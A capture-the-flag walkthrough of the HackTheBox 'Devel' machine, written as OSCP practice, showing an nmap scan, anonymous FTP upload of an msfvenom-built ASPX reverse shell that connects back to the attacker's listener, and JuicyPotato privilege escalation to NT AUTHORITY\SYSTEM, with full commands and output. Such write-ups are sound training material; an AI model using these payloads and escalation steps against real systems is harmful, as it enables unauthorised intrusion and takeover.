HackTheBox – Devel


PATH TO OSCP

–Filiplain

Tue 20 Jul 2021

Contents

1 HackTheBox Devel



Devel

Windows 20 # 22894 21898

10.10.10.5

Machine IP

ch4p

Machine Maker(s)

1.1 Objectives

- Upload a Reverse-shell with FTP
- Use JuicyPotato to Priv-Escalate

1.2 Service Enumeration

IP adress

10.10.10.5


Ports Open

21
80

Full Nmap Scan

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
|_03-17-17  05:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


1.3 Web Enumearion



Nothing interesting here, just the IIS 7 default page.


1.4 Getting a Shell

We have FTP port (21) open and we can access it with anonymous username.



```
❯ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:filiplain): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

We can also upload files with the ‘put’ command.




```
this is a test :\
```

We can get advantage of this and get a shell by uploading a .aspx file. I'm going to create a .aspx reverse shell with msfvenom:

```
msfvenom -p windows/shell_reverse_tcp LHOST=[YOUR IP] LPORT=443 -a
↪  x86 EXITFUNC=thread -f aspx --platform windows -o shell.aspx
```

After uploading the payload and visiting the page with the name of it, we will receive a shell:




```
ftp> put shell.aspx
local: shell.aspx remote: shell.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2769 bytes sent in 0.00 secs (15.2643 MB/s)
ftp>

[sudo] password for filiplain:
Cmd line: ^C

❯ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.5] 49158
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

1.5 Getting NT-System




```
c:\windows\system32\inetsrv>\\10.10.14.14\a\whoami.exe /priv
\\10.10.14.14\a\whoami.exe /priv

(O) SeAssignPrimaryTokenPrivilege= Replace a process level token
(O) SeIncreaseQuotaPrivilege= Adjust memory quotas for a process
(O) SeShutdownPrivilege= Shut down the system
(O) SeAuditPrivilege= Generate security audits
(X) SeChangeNotifyPrivilege= Bypass traverse checking
(O) SeUndockPrivilege= Remove computer from docking station
(X) SeImpersonatePrivilege= Impersonate a client after authentication
(X) SeCreateGlobalPrivilege= Create global objects
(O) SeIncreaseWorkingSetPrivilege= Increase a process working set
(O) SeTimeZonePrivilege= Change the time zone
```

`SeImpersonatePrivilege= Impersonate a client after authentication`

We can abuse this and get a shell as NT-System with JuicyPotato.exe

```
.\Juicy.Potato.x86.exe -p .\shell.exe -l 8085 -t * -c "{03ca98d6-ff5d-49b8-abc6-03dd84127020}"
```



```
❯ nc -lvnp 8085
listening on [any] 8085 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.5] 49285
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```